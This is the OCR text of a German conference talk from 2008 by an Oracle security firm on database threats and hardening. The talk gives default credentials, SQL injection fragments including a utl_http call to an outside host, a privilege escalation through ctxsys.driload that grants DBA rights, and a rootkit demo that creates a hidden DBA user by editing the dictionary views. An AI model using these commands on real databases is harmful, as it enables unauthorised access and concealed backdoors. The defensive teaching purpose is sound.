
Oracle Anti-Hacking


Red Database Security GmbH
IT-Verlag München 15.04.2008
Matthias Glock

Agenda



1. Einführung und Beispiele
2. TOP - Sicherheitsprobleme
3. Härten von Datenbanken
4. Neue Trends
   - Oracle Rootkits/Würmer
   - Auditing innerhalb der SGA

1.1. Diebstahl von Daten



- CardSystems (40 Mio. Kreditkartendaten)
- Choiceline (1 Mio. Kreditkartendaten)
- DSW Shoe Warehouse (1.4 Mio. Kreditkartendaten)
- HSBC North America
- Kundendaten Banken Liechtenstein

➔ *102 Vorfälle in den USA 2005 (Stand: Sept. 2005)*

http://www.idtheftcenter.org/breaches.pdf

1.2. Einige Zahlen

90 % aller großen Firmen hatten Sicherheitsvorfälle

70 % aller entdeckten Vorfälle wurden durch Insider verursacht


Mythos: Hacker verursachen die meisten Einbrüche

Fakt*: Unzufriedene Mitarbeiter und andere Insider waren für mehr als 70% aller Cyber-Angriffe verantwortlich.

Fakt: Eine Firewall hilft nicht gegen diese Art der Bedrohung.


Quelle: 2004 Computer Security Institute and FBI Survey

1.3. Warum sind Datenbanken oftmals unsicher?



- ORACLE Datenbanken bieten eine Vielzahl von Zusatzinstallationen und Komponenten
- Security und Datenbanken sind meistens 2 verschiedene Welten
  - Security-Gruppe hat meist wenig Datenbank-Know-How
  - Datenbankgruppe hat meist wenig Security-Know-How
- Security im Datenbankumfeld hat eine andere Bedeutung (Rollen, Privilegien)

1.3. Warum sind Datenbanken oftmals unsicher?



- ORACLE-Datenbank wird immer komplexer

- Anzahl Packages und Java-Klassen

9i Rel. 2 : 10505 / Java- Classes: 10249

10g Rel. 1 : 15480 / Java- Classes: 15706


10g Rel. 2 : 17261 / Java-Classes: 16417

XE : 12907 / Java-Classes: 0

2. TOP-Sicherheitsprobleme

- Schwache Passworte
- SQL-Injection
- Security Patches nicht eingespielt
- Nicht benötigte Komponenten installiert


2.1. Default / Schwache Passworte



- > 50 % aller Kunden haben zumindest einige Default Passworte in Datenbanken
- > 80 % aller Kunden verwenden schwache Passworte (z.B. appuser/appuser)
- > 95 % aller Kunden verwenden auf allen Datenbanken identische Systempassworte oder Kennwortmuster (Kennt man ein System-Passwort, hat man überall Zugriff)


Quelle: Erfahrungswerte verschiedener Oracle Security Firmen

2.1. Default / Schwache Passworte - Schutz




- Regelmäßige Kontrolle aller Datenbankpassworte
- Oracle Passwort Policies verwenden
- Oracle Skripte anpassen, die Default-Passworte zurücksetzen
- Oracle Profile nutzen

2.1. Default / Schwache Passworte - Beispiel



- sqlplus scott/tiger
- sqlplus outln/outln
- sqlplus dbsnmp / dbsnmp
- sqlplus system/....
- Listen mit Default Passworten sind im Internet* verfügbar
- Tools: checkpwd www.red-database-security.com

2.2. SQL-Injection



- Typische Erweiterungen:
  - or 1=1
  - union ...
  - '"||'grant dba to '||user||'"'

  ...


Barcode Injection

Barcode mit SQL-Statement


and 1=utl_http.request('http://www.oraspoit.com/ping')

SQL-Injection über Barcode-Scanner

2.2. SQL-Injection Papierform




2.3. Security Patches




- Schwierig zu installieren
- oft nur auf die gemeldete Lücke angepasst
- Reihenfolge des Patches spielt zum Teil eine Rolle
- Zeitaufwändig und hoher Testaufwand

2.3. Security Patches - Schutz



- Möglichst wenige Komponenten installieren
- Wenn möglich Workarounds implementieren
- Regelmäßig auf neue Patchlevel updaten
- Feste Wartungstermine und Strategie festlegen

2.4. Unnötige Komponenten




- Oracle liefert eine Vielzahl von Optionen und Komponenten mit aus
(CTXSYS, OLAP, OLS, XMLDB…)

- Jede Komponente bedeutet ein zusätzliches Sicherheits- und Patch-Risiko


- Nutzung von neuen Features in der Anwendungsentwicklung

2.4. Unnötige Komponenten - Schutz



- Minimale Features je Datenbank Installation
- Nicht benötigte Komponenten löschen oder zumindest sperren
- Nicht benötigte Privilegien entfernen

2.4. Unnötige Komponenten - Beispiel



DBA werden über gesperrte Komponente „Oracle Text“


sqlplus scott/tiger@orcl (oder jeder andere unprivilegierte Benutzer)

SQL> exec ctxsys.driload.validate_stmt('grant dba to scott');

BEGIN ctxsys.driload.validate_stmt('grant dba to scott'); END;
*
ERROR at line 1:
ORA-06510: PL/SQL: unhandled user-defined exception
ORA-06512: at "CTXSYS.DRILOAD", line 42
ORA-01003: no statement parsed

ORA-06512: at line 1

3. Härten von ORACLE Datenbanken




- Passwortrichtlinie aufstellen und umsetzen
- Konzept und Skripte für sichere Datenbankkonfiguration
- klare Abgrenzung von DBA, Entwickler und Superuser
- Auditing für Daten und SQL-Befehle
- Regelmäßige und automatisierte Analyse:
  - Datenbankobjekte auf Veränderung prüfen
  - Quellcode der Anwendung prüfen
  - bekannte Sicherheitslücken prüfen

3. Maßnahmen und Datenklassifizierung

- Maßnahmen „Was ist machbar, was ist leistbar?“
  - Passwortrichtlinien
  - Berechtigungen auch bei Standardsystemen prüfen
  - Monitoring, Auditing, Logfileauswertung
  - Security-Schulung der Mitarbeiter


- Klassifizierung der Daten und Datenbanken in:
  - baseline
  - compliance
  - high-secure

3. Große Gefahr: Individuelle SQL-Befehle




- Wer kann wie SQL-Befehle ausführen!
  - sqlplus
  - isqlplus
  - Data Warehouse Tools (Reports, OLAP,...)
  - Importdateien
  - Ini-Dateien diverser Programme
  - SQL-Injection
  - HTTP-PL/SQL

4. Neue Trends in der Oracle Sicherheit



- Oracle Rootkits/Würmer
- Oracle Auditing in SGA



Datenbank = Betriebssystem

Betriebssysteme und Datenbanken sind in der Architektur ähnlich.


- Beide besitzen
  - Benutzer
  - Prozesse
  - Jobs
  - Ausführbare Objekte
  - Symbolische Links
  - …

➔ Eine Datenbank ist eine Art von Betriebssystem.

4.1. Oracle Rootkits

OS	Oracle	SQL Server	DB2	Postgres
Ps	select * from v$process	select * from sysprocesses	list application	select * from pg_stat_activity
kill 1234	alter system kill session '12,55'	SELECT @var1 = spid FROM sysprocesses WHERE nt_username='andrew' AND spid<>@@spidEXEC ('kill '+@var1);	force application (1234)	
Executables	View, Package, Procedures and Functions	View, Stored Procedures	View, Stored Procedures	View, Stored Procedures
execute	select * from view; exec procedure	select * from view; exec procedure	select * from view;	select * from view; execute procedure
cd	alter session set current_schema =user01			

4.1. Oracle Rootkits




Da eine Datenbank eine Art von Betriebssystem ist, kann man jeder Art von Malware vom Betriebssystem auf die Datenbank migrieren.

Folgende Konzepte sind unter anderem möglich:


- Oracle Rootkits
- Oracle Würmer

4.1. Oracle Rootkits



- Änderungen an Datenbank-Objekten
  - Unsichtbare Oracle Benutzer
  - Unsichtbare Datenbank Jobs
  - Unsichtbare Datenbank Prozesse
- Für den DBA bzw. Datenbank-Tools mit den üblichen Methoden nicht zu finden
- Ohne Software-Tools schwierig zu finden


4.1. Datenbankbenutzer verstecken



Benutzerverwaltung in Oracle

- Benutzer und Rollen werden zusammen in der Tabelle SYS.USER$ gespeichert
- Benutzer besitzen das Flag TYPE# = 1
- Rollen besitzen das Flag TYPE# = 0
- Die Views dba_users und all_users vereinfachen den Zugriff
- Synonyme für dba_users und all_users

4.1. Datenbankbenutzer verstecken




Beispiel: Erzeugung eins Datenbankbenutzers namens Hacker

```
SQL> create user hacker identified
     by hacker;

SQL> grant dba to hacker;
```

4.1. Datenbankbenutzer verstecken



Beispiel: Anzeigen aller Datenbankbenutzer


```
SQL> select username from dba_users;

USERNAME
------------------------------
SYS
SYSTEM
DBSNMP
SYSMAN
MGMT_VIEW
OUTLN
MDSYS
ORDSYS
EXFSYS
HACKER
[...]
```


4.1. Datenbankbenutzer verstecken

Enterprise Manager (Java)


Enterprise Manager (Web)



Quest TOAD



4.1. Datenbankbenutzer verstecken




Zusätzliche Zeile an die View anhängen

```
and pr.resource# = 1
AND U.NAME != 'HACKER'
```


4.1. Datenbankbenutzer verstecken

Enterprise Manager (Java)

Enterprise Manager (Web)




Quest TOAD




4.1. Datenbankbenutzer verstecken

TOAD benutzt die View ALL_USERS anstatt der DBA_USERS.
Deshalb ist der Benutzer HACKER immer noch sichtbar.




4.1. Datenbankbenutzer verstecken

Nun ist der Benutzer auch in TOAD verschwunden…




4.1. Oracle Rootkits



- Alle Oracle Datenbanken sollten regelmäßig auf Veränderungen der Struktur hin überprüft werden!

4.1. Oracle Rootkits und Würmer



- **Erste Generation**

  sichtbare Änderungen im Data Dictionary

  kommerzielles Rootkit für ORACLE und SQL-Server seit 2005

- **Zweite Generation**


  keine Änderungen im Data Dictionary sichtbar

  Pinned Packages, VPD, geänderte Binary-Files

- **Dritte Generation**

  Änderungen der Strukturen im Hauptspeicher
  Offizielles API seit ORACLE 10g R2


4.2. Datenbankauditing in der SGA



Real-Time Datenbank Überwachung

Produkt: Hedgehog Enterprise Sentrigo

- Security Monitoring in der SGA (Hauptspeicher)
- SQL-Befehle „sichtbar“
- Regeln und Benachrichtigungen einstellbar



Fragen & Antworten

Kontakt

**Oracle Sicherheitsüberprüfungen, Beratung,
Training & Oracle Security Software**

**Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen**

**Telefon: +49 (0)6821 – 95 17 637
Fax: +49 (0)6821 – 91 27 354
E-Mail: info@red-database-security.com**